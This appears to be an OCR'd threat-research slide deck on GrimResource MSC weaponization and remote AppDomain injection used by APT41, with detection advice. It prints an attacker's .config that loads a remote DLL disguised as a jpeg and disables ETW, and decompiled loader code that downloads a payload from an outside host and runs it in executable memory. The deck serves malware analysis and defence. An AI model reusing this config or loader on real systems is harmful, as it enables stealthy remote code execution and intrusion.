


MSC Weaponization : Couple of ways to do it

We can either use the XSS Flaw in APDS.DLL (GrimResource) or use the TaskType “CommandLine” but this throws the security warning (campaign from April 2024), since this is a new avenue we expect to see possibly another twist to delivering malicious payloads



GrimResource



Remote AppDomainInjection

App Domain / Injection

- Imagine a .NET AppDomain as a quirky sandbox where code plays. If it throws a tantrum (crash or security glitch), it won't wreck the whole system.
- The AppDomainManager? It's the strict playground supervisor, whipping up new sandboxes, setting rules, and keeping them from fighting.
- The CLR calls on this manager when a .NET app boots up, tweaking sandboxes and enforcing security, logging, and runtime rules.
- It is deprecated and are no longer supported. Instead, the recommended replacement for achieving isolation and similar functionality is the AssemblyLoadContext class, introduced in .NET Core.
- Local App Domain Injection, a sneaky trick since 2020 (MITRE ID: T1574.014), dodges image load alerts and hides from sysmon's Event ID 7.
- Remote version? First spotted in August 2024, courtesy of APT41 (Earth Baxia) and GrimResource—total mischief makers!

Remote App Domain Injection

Seen for the first time being leveraged by APT41 (Earth Baxia) back in August 2024, coupled with GrimResource.

```
<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="oncesvc" publicKeyToken="205fcab1ea048820" culture="neutral" />
        <codeBase version="0.0.0.0 "href="https[:]//360photo[.]oss-cn-hongkong[.]aliyuncs[.]com/202407111985.jpeg"/>
      </dependentAssembly>
    </assemblyBinding>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="oncesvc, Version=0.0.0.0, Culture=neutral, PublicKeyToken=205fcab1ea048820" />
    <appDomainManagerType value="oncesvc" />
  </runtime>
</configuration>
```

Loading Remote DLLs

How to: Sign an assembly with a strong name

Article • 08/31/2022 • 8 contributors

Feedback

In this article

Note

Although .NET Core supports strong-named assemblies, and all assemblies in the .NET Core library are signed, the majority of third-party assemblies do not need strong names. For more information, see Strong Name Signing on GitHub.

There are a number of ways to sign an assembly with a strong name:

- By using the **Build** > **Strong naming** page in the project designer for a project in Visual Studio. This is the easiest and most convenient way to sign an assembly with a strong name.
- By using the Assembly Linker (Al.exe) to link a .NET Framework code module (a *.netmodule* file) with a key file.
- By using assembly attributes to insert the strong name information into your code. You can use either the AssemblyKeyFileAttribute or the AssemblyKeyNameAttribute attribute, depending on where the key file to be used is located.
- By using compiler options.

You must have a cryptographic key pair to sign an assembly with a strong name. For more information about creating a key pair, see How to: Create a public-private key pair.

https://gist.github.com/byt3bl33d3r/de10408a2ac9e9ae6f76ffbe565456c3

Emulating Remote AppDomain Injection

Here we see the execution of oncesvc.exe loading the remote DLL resource masqueraded as a jpeg

```
89
90      // Token: 0x02000006 RID: 6
91      internal static class snowlackingattempt95384
92      {
93          // Token: 0x06000007 RID: 7 RVA: 0x0000211C File Offset: 0x0000031C
94          public static void chocolatenoiselessveil36778()
95          {
96              ServicePointManager.SecurityProtocol |= SecurityProtocolType.Tls12;
97              string uriString = oncesvc.ivoryoutrageouslunch95992.charcoalchivalrousspark24371("ijD8ZGDkGLrkGw/
                  FOUytT0HPz96SYD8gJs5tssiXDMnRNrsaX4DyVsfN/v9354cn9r8sfaC5Y3sm7tOqhYk6GQ==");
98              byte[] array = oncesvc.snowlackingattempt95384.salmontastelessmusic67718(new Uri(uriString));
99              uint num = (uint)array.Length;
100             IntPtr intPtr = oncesvc.snowhelpfulgrass25809.VirtualAlloc(IntPtr.Zero, num, 12288U, 64U);
101             Marshal.Copy(array, 0, intPtr, (int)num);
102             IntPtr hHandle = oncesvc.snowhelpfulgrass25809.CreateThread(IntPtr.Zero, 0U, intPtr, IntPtr.Zero, 0U, IntPtr.Zero);
103             oncesvc.snowhelpfulgrass25809.WaitForSingleObject(hHandle, uint.MaxValue);
104         }
105
106         // Token: 0x06000008 RID: 8 RVA: 0x00002198 File Offset: 0x00000398
107         internal static byte[] salmontastelessmusic67718(Uri magentahurtbirds19428)
```


100 %

Locals

Name	Value	Type
uriString	"https://360photo.oss-cn-hongkong.aliyuncs.com/202407111522.jpeg"	string
array	null	byte[]
num	0x00000000	uint
intPtr	0x0000000000000000	System.IntPtr
hHandle	0x0000000000000000	System.IntPtr

Fileless AppDomain Injection

Diskless AppDomain Injection




Detection Opportunities

GrimResource

Detection Opportunities

Caveats

- MSC tricks are still popping up, and some sneaky new files in VT barely raise eyebrows.
- They’re not sticking to old apds.dll tricks—new moves likely will be discovered
- YARA/SIGMA rules might miss the latest twists since
- If attackers snag Admin rights and drop files in system folders, most SIGMA rules snooze—they’re too focused on non-system spots.

Best Detection Hacks

- This trick still needs RWX memory perms to work—catch it in the act!
- Spotting other DLLs like jscript.dll, vbscript.dll, or msxml3.dll loading with apds.dll can tip off EDRs.
- Look for a quirky temp HTML file named “redirect[*]” in the INetCache folder—APDS XSS redirect’s calling card!

AppDomain Injection

Detection Opportunities

Caveats

- SysMon rules and other tools miss CLR injection, it will show up on ETW consumers just after the fact like ProcessHacker. If ETW hasn't been disable (it generally is)

- Spotting loaded assemblies via Event Tracing for Windows (ETW) works, but attackers can dodge it by disabling ETW—leaving the ".NET Assemblies" tab blank, as MDSec's Adam Chester hilariously proved. Also you can disable it from the .config file !!

Best Detection Hacks

- Threat hunters, skip assembly loading info—dig into .NET process memory for shady signs, like DLLs with "PAGE_EXECUTE_WRITECOPY" (WCX) protection.

- Malicious payload analysis will reveal that they most likely use obfuscating syscalls and memory handling and threat manipulation which might be a good indication of maliciousness

- Check out ClrGuard (https://github.com/endgameinc/ClrGuard) or SilkETW (https://github.com/mandiant/SilkETW) for slick ETW tapping tools!


FORTINET